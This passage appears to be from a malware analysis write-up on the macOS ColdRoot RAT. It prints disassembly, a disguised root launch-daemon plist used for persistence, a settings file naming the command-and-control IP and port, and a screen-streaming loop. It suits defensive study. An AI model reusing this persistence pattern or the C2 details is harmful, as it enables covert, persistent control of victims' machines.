
Persistence: Launch Daemon

The logic for the install is contained in a function aptly named `_INSTALLMEIN_$$_INSTALL`:

```
__text:00011E12    lea     eax, (aInstallInit - 11D95h)[ebx] ; "Install init "
__text:00011E18    call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING
__text:00011E1D    call    _INSTALLMEIN_$$_INSTALL$$BOOLEAN
```

The `_INSTALLMEIN_$$_INSTALL` function performs the following steps: * copies itself to `/private/var/tmp/` * builds a launch daemon plist in memory * writes it out to `com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver.plist` * executes `/bin/cp` to install it into the `/Library/LaunchDaemons/` directory * launches the newly installed launch daemon via `/bin/launchctl`

The 'template' for the launch daemon plist is embedded directly in the malware's binary:




```
__const:001D234C aXmlVersion10En:                        ; DATA XREF: sub 6AA70+62↑o
__const:001D234C                 text "UTF-16LE", '<?xml version="1.0" encoding="UTF-8"?>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN'
__const:001D234C                 text "UTF-16LE", '" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">'
__const:001D234C                 text "UTF-16LE", 0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<plist version="1.0">',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<dict>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", 9,'<key>Label</key>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", 9,'<string>',0
__const:001D24E4                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D24E8                 dd 0FFFFFFFFh
__const:001D24EC                 dd 3Ah
__const:001D24F0                                         ; DATA XREF: sub 6AA70+77↑o
__const:001D24F0                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D24F0                 text "UTF-16LE", 9,'<key>Program</key>',0Dh,0Ah
__const:001D24F0                 text "UTF-16LE", 9,'<string>/private/var/tmp/',0
__const:001D2566                 align 4
__const:001D2568                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D256C                 dd 0FFFFFFFFh
__const:001D2570                 dd 14h
__const:001D2574                                         ; DATA XREF: sub 6AA70+8C↑o
__const:001D2574                                         ; sub 6AA70+B6↑o
__const:001D2574                 text "UTF-16LE", '.app/Contents/MacOS/',0
__const:001D259E                 align 10h
__const:001D25A0                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D25A4                 dd 0FFFFFFFFh
__const:001D25A8                 dd 51h
__const:001D25AC                                         ; DATA XREF: sub 6AA70+A1↑o
__const:001D25AC                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", 9,'<key>ProgramArguments</key>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", 9,'<array>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", '    ',9,'<string>/private/var/tmp/',0
__const:001D2650                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D2654                 dd 0FFFFFFFFh
__const:001D2658                 dd 97h
__const:001D265C                                         ; DATA XREF: sub 6AA70+CB↑o
__const:001D265C                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'</array>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>KeepAlive</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<true/>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>RunAtLoad</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<true/>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>UserName</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<string>root</string>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", '</dict>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", '</plist>',0
```

As noted, this template is 'filled-in' then saved to disk (`com.apple.audio.driver.plist`):

```
$ cat /Library/LaunchDaemons/com.apple.audio.driver.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ... >
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.audio.driver</string>
    <key>Program</key>
    <string>/private/var/tmp/com.apple.audio.driver.app
                  /Contents/MacOS/com.apple.audio.driver</string>
    <key>ProgramArguments</key>
    <array>
        <string>/private/var/tmp/com.apple.audio.driver.app
                /Contents/MacOS/com.apple.audio.driver</string>
    </array>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>UserName</key>
    <string>root</string>
</dict>
```

As the `RunAtLoad` key is set to `true`, the OS will automatically start the malware anytime the infected system is rebooted.

Of course Objective-See's **BlockBlock** utility will detect this persistence:



cp
installed a launch daemon or agent

```
▼launchd (pid: 1)
  ▼com.apple.audio.driver (pid: 1242)
      cp (pid: 1251)
```

cp (Apple Code Signing Cert Auth)
process id: 1251
process path: /bin/cp

com.apple.audio.driver (unsigned)
startup file: /Library/LaunchDaemons/com.apple.audio.driver.plist
startup binary: /private/var/tmp/com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver

time: 12:33:25

Capabilities: RAT/Backdoor

`ColdRoot` is rather feature complete - providing a remote attacker a myriad of capabilities such as:

- file/directory list, rename, and delete
- process list, execute, kill
- download / upload
- remote desktop
- keylogging
- … and more!

When the malware is executed, it connects to the malware's command & control server for tasking. The IP address and port are specified in the malware's settings file, `conx.wol`:


```
$ cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
    "PO": 80,
    "HO": "45.77.49.118",
    ...
}
```

Most of the commands are self-explanatory and implemented in fairly standard ways (i.e. delete file calls `unlink`), save perhaps for the remote desktop command.

When the malware receives a command from the server to start a remote desktop session, it spawns a new thread named: `REMOTEDESKTOPTHREAD`. This basically sits in a `while loop` (until the `stop remote desktop` command is issued), taking and 'streaming' screen captures of the user's desktop to the remote attacker:

```
while ( /* should capture */ ) {
 ...
    _REMOTEDESKTOP_$$_GETSHOT$LONGINT$LONGINT$WORD$WORD$$TIDBYTES(...);

    _CONNECTIONFUNC_$$_CLIENTSENDBUFFER$TIDTCPCLIENT$TIDBYTES$$BOOLEAN();

    _CLASSES$_$TTHREAD_$__$$_SLEEP$LONGWORD();
}
```

The keylogger is implemented as a `Core Graphics Event Tap`. I've previously discussed such taps:



CoreGraphics APIs

"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple

